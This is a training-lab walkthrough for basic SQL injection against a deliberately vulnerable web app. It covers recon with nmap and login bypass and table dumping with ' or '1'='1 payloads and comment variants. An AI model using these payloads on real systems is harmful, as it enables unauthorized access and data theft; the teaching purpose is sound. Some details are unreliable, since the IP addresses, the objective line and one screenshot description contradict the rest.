

[illegible]

Name	Basic SQL Injection
URL	https://attackdefense.com/challengedetails?cid=1901
Type	Webapp Pentesting Basics

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Perform directory enumeration with ZAPProxy

Step 1: Identifying IP address of the target machine

Command: ip addr

```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
25402: eth0@if25403: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:05 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.5/24 brd 10.1.1.255 scope global eth0
        valid_lft forever preferred_lft forever
25405: eth1@if25406: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:79:56:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.121.86.2/24 brd 192.121.86.255 scope global eth1
        valid_lft forever preferred_lft forever
root@attackdefense:~#
```

The IP address of the attacker machine is 192.156.207.2. The target machine is located at the IP address 192.156.207.3

Step 2: Identifying open ports.


Command: nmap 192.156.207.3

```
root@attackdefense:~# nmap 192.121.86.3
Starting Nmap 7.70 ( https://nmap.org ) at 2020-05-26 18:56 IST
Nmap scan report for target-1 (192.121.86.3)
Host is up (0.000020s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
80/tcp    open  http
3306/tcp  open  mysql
MAC Address: 02:42:C0:79:56:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds
root@attackdefense:~#
```

Port 80 and 3306 are open.


Step 3: Interacting with the web application.




Step 4: Logging into the web application.

Username: bee

Password: bug



Step 5: Selecting SQL Injection (Login Form/Hero).



/ SQL Injection (Login Form/Hero) /

Enter your 'superhero' credentials.

Login:

Password:

Login

Step 6: Entering invalid credentials in the login form.

/ SQL Injection (Login Form/Hero) /

Enter your 'superhero' credentials.

Login:

Password:

Login

Invalid credentials!

"Invalid credentials!" error message is displayed.

Query Executed in the backend:

Select * from users where login='<login_value>' and password='<password>';


Step 7: Identifying SQL Vulnerability.

Injecting Single Quote (') in the input field.

Payload: '

SQL Query: Select * from users where login="" and password="";

The above query has an unclosed single quote which results in an invalid query.




The screenshot shows a web application interface with the title "SQL Injection (Login Form/Hero)". Below the title, it says "Enter your 'superhero' credentials." There are two input fields: "Login:" and "Password:". The "Login:" field contains a single quote character ('). Below the input fields is a "Login" button. Below the button, an error message is displayed: "Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' AND password = '' at line 1".

The SQL error message is displayed on the web page.

Step 8: Injecting payload to bypass authentication.

Payload: ' or '1'='1




The screenshot shows the same web application interface. The "Login:" field now contains the payload "' or '1'='1". The "Password:" field is filled with black dots. The "Login" button is still present. The error message from the previous screenshot is no longer visible.

The payload will result in the following SQL Query:

Query: Select * from users where login="" or '1'='1' and password="" or '1'='1';

Login column value is matched to an empty string which might return false, however as an always true ('1'='1') condition is present in the OR clause, the overall condition will result in true. And therefore all of the data present in the table will be retrieved, causing an authentication bypass.



The screenshot shows a web application interface with a title "SQL Injection (Login Form/Hero)". Below the title, there is a prompt "Enter your 'superhero' credentials." followed by two input fields: "Login:" and "Password:". A "Login" button is positioned below the password field. The output of the login attempt is displayed below the button, showing "Welcome Neo, how are you today?" and "Your secret: Oh Why Didn't I Took That BLACK PILL?".

Login Successful.

Step 9: Injecting payload (with comment) to bypass authentication.

In MySQL "--" represents comment, ie. any string written after this will be ignored.


Payload: ' or '1'='1' --

The payload will result in the following SQL Query:

Query: Select * from users where login="" or '1'='1' -- ' and password=";

Similar to Step 8, the Login column value is matched to an empty string which might return false, however as an always true ('1'='1') condition is present in the OR clause, the overall condition will result in true. The comment after the or condition will result in the SQL query to be terminated and the remaining part of the query will be ignored.

Effective Query: Select * from users where login="" or '1'='1' ;



The screenshot shows a web application interface with the title "SQL Injection (Login Form/Hero)". It contains a login form with the prompt "Enter your 'superhero' credentials." and fields for "Login:" and "Password:". A "Login" button is present. Below the form, the application displays a welcome message: "Welcome **Neo**, how are you today?" and a secret message: "Your secret: **Oh Why Didn't I Took That BLACK Pill?**". This indicates that the login attempt was successful despite the injected payload.


Step 10: Injecting payload (with comment) to bypass authentication.

In MySQL "#" also represents comment, ie. any string written after this will be ignored.

Payload: ' or '1'='1' #


Query: Select * from users where login="" or '1'='1' # ' and password=";

Effective Query: Select * from users where login="" or '1'='1' ;




This screenshot is identical to the one above, showing the same web application interface. It displays the login form and the successful login message: "Welcome **Neo**, how are you today?" and "Your secret: **Oh Why Didn't I Took That BLACK Pill?**".


Step 11: Navigate to Search based on GET request. Click on "Choose your bug" dropdown, select "Search based on GET request" and click on "Hack" button.



SQL Injection (GET/Search):



Step 12: Enter any string in the input field and click on the search button.



The entered value will appear in the title GET request parameter. The resultant SQL query will become:

SQL Query: select * from movies where title like '%hello%'

Step 13: Identifying vulnerability.

Injecting Single Quote (') in the input field.

Payload: '

The payload will result in the following SQL Query:

Query: select * from movies where title like '%"%'


The above query has an unclosed single quote which results in an invalid query.



The screenshot shows a web application interface with the title "SQL Injection (GET/Search)". Below the title is a search bar with the placeholder text "Search for a movie:" and a "Search" button. Below the search bar is a table with five columns: "Title", "Release", "Character", "Genre", and "IMDb". Below the table is an error message: "Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '%"%' at line 1".

Step 14: Injecting payload to bypass condition in query to retrieve data from the table.

Payload: ' or '1'='1



The screenshot shows the same web application interface as before, but with the payload "' or '1'='1" entered into the search bar. The error message remains the same: "Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '%"%' at line 1".

The payload will result in the following SQL Query:

Query: select * from movies where title like '%"%' or '1'='1%'

Title column value is matched to an empty string which will return true, The second condition ('1'='1%') condition present in the OR clause will also return true, the overall condition will result in true. And therefore all of the data present in the table will be retrieved.

/ SQL Injection (GET/Search) /

Search for a movie:

Search

Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	Link
Iron Man	2008	Tony Stark	action	Link
Man of Steel	2013	Clark Kent	action	Link
Terminator Salvation	2009	John Connor	sci-fi	Link
The Amazing Spider-Man	2012	Peter Parker	action	Link
The Cabin in the Woods	2011	Some zombies	horror	Link
The Dark Knight Rises	2012	Bruce Wayne	action	Link
The Fast and the Furious	2001	Brian O'Connor	action	Link
The Incredible Hulk	2008	Bruce Banner	action	Link

Step 15: Similarly the payload with comment can be used to retrieve all the data from the table.

Payload: ' or '1'='1' --

Query: select * from movies where title like '% ' or '1'='1' -- %'

Effective Query: select * from movies where title like '% ' or '1'='1';

Payload: ' or '1'='1' #

Query: select * from movies where title like '% ' or '1'='1' # %'

Effective Query: select * from movies where title like '% ' or '1'='1';


Both the queries will result in data being retrieved from the table.

/ SQL Injection (GET/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	Link
Iron Man	2008	Tony Stark	action	Link
Man of Steel	2013	Clark Kent	action	Link
Terminator Salvation	2009	John Connor	sci-fi	Link
